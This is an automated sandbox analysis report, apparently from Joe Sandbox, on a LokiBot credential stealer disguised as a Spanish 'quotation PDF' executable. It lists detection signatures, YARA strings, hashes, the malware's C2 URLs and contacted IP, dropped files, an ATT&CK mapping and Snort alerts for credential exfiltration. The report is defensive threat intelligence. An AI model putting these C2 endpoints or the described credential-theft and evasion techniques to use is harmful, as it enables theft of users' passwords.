ID: 553335
Sample Name:
Cotizaci#U00f3npdf.exe
Cookbook: default.jbs
Time: 17:27:10
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Cotizaci#U00f3npdf.exe

Overview


General Information

Sample Name:	Cotizaci#U00f3npdf.exe
Analysis ID:	553335
MD5:	3fe29e21698212a.
SHA1:	b400de24709654..
SHA256:	c42005e0a00c3e..
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an ic…
- Malicious sample detected (through …
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Yara detected aPLib compressed bin…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- Cotizaci#U00f3npdf.exe (PID: 2604 cmdline: "C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe" MD5: 3FE29E21698212A70E03144BB4979632)
  - Cotizaci#U00f3npdf.exe (PID: 2512 cmdline: "C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe" MD5: 3FE29E21698212A70E03144BB4979632)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.247742577.000000000400000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000000.247742577.000000000400000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000001.00000000.247742577.000000000400000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000001.00000000.247742577.000000000400000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version

Source	Rule	Description	Author	Strings
00000001.00000000.247742577.000000000400000.00000040.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 37 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.Cotizaci#U00f3npdf.exe.400000.3.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x18074:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13e80:$s2: https:// • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
1.0.Cotizaci#U00f3npdf.exe.400000.3.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
1.0.Cotizaci#U00f3npdf.exe.400000.3.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
1.0.Cotizaci#U00f3npdf.exe.400000.3.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
1.0.Cotizaci#U00f3npdf.exe.400000.3.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
Click to see the 82 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected aPLib compressed binary

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdr Insecure Network Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Obfuscated Files or Information 2	Credentials in Registry 2	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	System Information Discovery 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1 1	NTDS	Query Registry 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Application Layer Protocol 1 1 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 1	LSA Secrets	Security Software Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Virtualization/Sandbox Evasion 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access I
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue C Base St


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Cotizaci#U00f3npdf.exe	25%	Virustotal		Browse
Cotizaci#U00f3npdf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.Cotizaci#U00f3npdf.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Cotizaci#U00f3npdf.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.Cotizaci#U00f3npdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Cotizaci#U00f3npdf.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Cotizaci#U00f3npdf.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Cotizaci#U00f3npdf.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Cotizaci#U00f3npdf.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
0.2.Cotizaci#U00f3npdf.exe.3040000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.Cotizaci#U00f3npdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Cotizaci#U00f3npdf.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
slimpackage.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://slimpackage.com/slimmain/five/fre.php	9%	Virustotal		Browse
http://slimpackage.com/slimmain/five/fre.php	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
slimpackage.com	104.223.93.105	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://slimpackage.com/slimmain/five/fre.php	true	• 9%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.223.93.105	slimpackage.com	United States		8100	ASN-QUADRANET-GLOBALUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553335
Start date:	14.01.2022
Start time:	17:27:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 45s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	Cotizaci#U00f3npdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/6@59/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 73% (good quality ratio 70.3%) • Quality average: 79% • Quality standard deviation: 27.8%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:28:16	API Interceptor	56x Sleep call for process: Cotizaci#U00f3npdf.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsc114F.tmp	
Process:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
File Type:	data
Category:	dropped
Size (bytes):	250917
Entropy (8bit):	7.742545601504465
Encrypted:	false
SSDEEP:	6144:YhLBgpumJXJnGuUAN+eNkzPqEUvqhfKuLYq:gunJXJGbxGEUvAK1q
MD5:	5DFC9959804DDC0C5314ECD87BA862FC
SHA1:	3446B84156E3A47134F92557A40E630762E025F9
SHA-256:	49277821695C781495E081F33A5DFB31295256619BB0B472498108F9F912A1ED
SHA-512:	731A82DDD6036ED1C5E34C487F2FD0FF74B192300906E742BE4FC8CF785CEA8A8B5C965BD526F1DDBD6587C15BA686D98CCA8ED33E766C490B62E9D2175FC 3
Malicious:	false
Reputation:	low
Preview:	.]....,.....(...<F.....\.....s].... .....J.....Y...j..... ....

C:\Users\user\AppData\Local\Temp\nsc1150.tmp\tjbqk.dll	
Process:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.8339776551191647
Encrypted:	false
SSDEEP:	24:e1GSb0JDlXEcQA3ax/+XIfG7xkFsQZo+NTyYX73rNTytk8q6l1HPnRuV4MPgics:SgZyhQ4fG7xwbT9f6lvRuqSt
MD5:	EED28D9A6DF23D102EB1E7DB08E9B8A8
SHA1:	B1EA3474DA51812F436C0D65178AAEE00C916628
SHA-256:	2107EF7267EAD9ADD2CBD586F121A505DCC92DB08F9E61D6E2CCCA056D4DEED5
SHA-512:	8B133190AF32CF0B5C0C5E1B93D84C3AE1A9494EBD0419CD911784804E74232FA15AD4F6D787E897AF05E90DD2801772C03DEA1282DED7921AF25EB0FBE353A B
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U.CU.CU.C...CT.C0..BZ.CU.Cw.C..BT.C..BT.C.QCT.C. .BT.CRichU.C.....PE..L.....a.....!..... .....P.....@..... ..H.... .....0.....@..L..... .. ..text..... ..`.rdata..f.... .....@..@.rsrc.....0.....@..@.reloc..L....@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\p6r1xk6jk0bjdf9059l3	
Process:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
File Type:	data
Category:	dropped
Size (bytes):	217882
Entropy (8bit):	7.989727494503245
Encrypted:	false
SSDEEP:	6144:dLBgpumJXJnGuUAN+eNkzPqEUvqhfKuLYq3:xunJXJGbxGEUvAK1q3
MD5:	6D5DAFE120D6D1DD61199A4F38F20619
SHA1:	493D1BD761B2E417FDFF7C1BFC3D68CCAB01460B
SHA-256:	378B7FE283382B7E1F0E67C41C4CAA451B6AB44E546796BA622692224E67C9A9
SHA-512:	F51B719361C96B2D638E35C489ABEA9F752B3B4E1DC432709C3A4687C30FA3A04DE6061FE0A0E097103F9E6D0E918D5EB4B8FD36B7C574131A49C3805740600E
Malicious:	false
Reputation:	low
Preview:	..ul.....E`..."..:...E@.c.....j`s...9Fj.5.....q.....!...@.....e&.xh...LQ.k..'.v.1?.9...1.....of._6.^@.._..).[.o[h.....F..,.N+> ..VI.',.(p[.'.h(..~1._^6..vn;...Qqt...4G.7....R.th.6~.....,y9 .>4x.g...(...N...hv.....m.BU.?...Z9%..u..R.....7G.....:...m.....}....j` ...FjO56.....F.....v.@.aF.....gu...3..:....Sh.*.....9..#....BZd"..s.@.._..)j).....`...1.ib.,Y2y...7..h....G...{..-.5 ..ICLD..\....I.Q.....g_S.o....Y...D...L<..%.VC.,...L{w0.a.....B..D...Z9%..u,..O...`..7C.....&.@.....|....-j`s...9Fj.5.....#5.m.....a.@E/F...P.2.....RS.N*[.X....9.....BV.....s.@.._ ..)j).....`...1.ib.,Y2y...7..h....G...{..-.5..ICLD..\....I.Q.....g_7-o....Y...D...L<..%.VC.,...L..hv...B.....B.....Z9%..u,..O...`..."..:....E@.c.....j`s...9Fj.5.....q.....@.aF....Pgu.... .....RShN*.....9..#....BV.....s.@.._..)j).....`...1.ib.,Y2y...7..h....G...{..-.5..ICLD..\....I.Q.....g_7-o....Y...D...L<..%.VC.,...L

C:\Users\user\AppData\Local\Temp\tmdvzsircx	
Process:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\tmdvzsircx	
Category:	dropped
Size (bytes):	4976
Entropy (8bit):	6.161968435503816
Encrypted:	false
SSDEEP:	96:dz0p9Vb7mSf8rAzp/mFJjRaXeHxKzQDwgim9Nv1SC0ip1/zIE449tUUlGT7c571N:dz0pDDD4yeHxK0Dym9/tE8U3Tw571SUT
MD5:	D83B3DB2850820DCF18D511826E05844
SHA1:	8FEF008C0EEA3C1BCFF29446455C9FFF1F79D9A6
SHA-256:	AD07B4AA8FBB3811E21582695F487F4A5A8E4908F28C7A2127698AF298A607AD
SHA-512:	31D4FE9453BAEF8F72070384CB69985C267A5A0B530576EA270A628DDDD69406732FC782ED63868A5AB0F39E7ADFD1C2449FBD3FBFE30B9CBB6056A81B87AAD
Malicious:	false
Reputation:	low
Preview:	.&..<...Sb96.....6.."l..6.."l.....I.K.....\..\#.I.c.....I..<..\..\#.I.c.....I.<..\..\#.I.c.....I.<..\..\#.I.c.....I.<..#.Y=m+;....I...I.<..I#...B.I..d.I..d....B.m#`...I..<....I.69.....mB.....7,.J...\.`.\.].\.X ;.\.X`.\.n.\.q..#.k...k.O.3...\..\.X].l+.,.I.....W7.2.....7$..qn.l.nq:..t..<..hh.6.."l.I+...I..3.I+...d#.'.<.W...I..I+..S.d+...I.<...t.....[.....'.....'....._....+..$_z..g....M....+.<...K.6.."l..I.#....I..I. .....I.....I.S.I..I.k.I...',....i.I+.m+`....W$..g$.I..m+`....W$..g$.m.m+;....W,.c.....c.....I....I.c.\+.M....I.....).....&.I.....I...t...<...S.6.."l..I.K....I.I.....I.....I.S.I..I.k.I....r.....I+.m+`. ...W$.g$.I..m+`....W$.g$.I#.m+`...W$.g$.I'B.m+]....W..O..I..m+`....W$.g$.m,m+;....W,.c.....c.....I.....+.I..d.....\..\'.\#.\..\+.....I.....).....&.I.....I...t.'.<....I.#....I..I.....I.....I.S.I..I .k.I....m.....i.I+.m+`....W$..g$..I..m+`....W$..g$.m.m+;....W,.c.$_z..F...c.7....I..!.\

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\89dad5d484a9f889a3a8dfca823edc3e_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe
File Type:	data
Category:	dropped
Size (bytes):	47
Entropy (8bit):	1.168829563685559
Encrypted:	false
SSDEEP:	3:/lSll2DQi:AoMi
MD5:	DAB633BEBCCE13575989DCFA4E2203D6
SHA1:	33186D50F04C5B5196C1FCC1FAD17894B35AC6C7
SHA-256:	1C00FBA1B82CD386E866547F33E1526B03F59E577449792D99C882DEF05A1D17
SHA-512:	EDDBB22D9FC6065B8F5376EC95E316E7569530EFAA9EA9BC641881D763B91084DCCC05BC793E8E29131D20946392A31BD943E8FC632D91EE13ABA7B0CD1C62F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.863769051552967

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Cotizaci#U00f3npdf.exe
File size:	251901
MD5:	3fe29e21698212a70e03144bb4979632
SHA1:	b400de247096542b778aa7ed7584f6829b5bbf4e
SHA256:	c42005e0a00c3ecbaff6c1189ca8b6f1298a818878ceaebb623585c399c8ba81
SHA512:	a37080b42f317bcaf288acc2ede4fd178bf8227a6f0650b61378e829458fb26808f6fb64250e32bb737f583ddb75264c1fde488e31ceb57d7890005f04ab723d
SSDEEP:	6144:/wCNuC+dh+Q6PTM9599ohs4o358eJr6NxGD:ruN+QMTMVpP80AA
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....Z.....%2.....

File Icon

Icon Hash:	1c188bca1b2d565b

Static PE Info

General

Entrypoint:	0x403225
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5976	0x5a00	False	0.668619791667	data	6.46680044621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444878472222	data	5.17796812871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55078125	data	4.68983486809	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x4148	0x4200	False	0.441169507576	data	5.0955746829	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-17:28:13.315745	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49754	80	192.168.2.5	104.223.93.105
01/14/22-17:28:13.315745	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49754	80	192.168.2.5	104.223.93.105
01/14/22-17:28:13.315745	TCP	2025381	ET TROJAN LokiBot Checkin	49754	80	192.168.2.5	104.223.93.105
01/14/22-17:28:14.966908	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49755	80	192.168.2.5	104.223.93.105
01/14/22-17:28:14.966908	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.5	104.223.93.105
01/14/22-17:28:14.966908	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.5	104.223.93.105
01/14/22-17:28:16.603027	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49757	80	192.168.2.5	104.223.93.105
01/14/22-17:28:16.603027	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49757	80	192.168.2.5	104.223.93.105
01/14/22-17:28:16.603027	TCP	2025381	ET TROJAN LokiBot Checkin	49757	80	192.168.2.5	104.223.93.105
01/14/22-17:28:18.954071	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49761	80	192.168.2.5	104.223.93.105
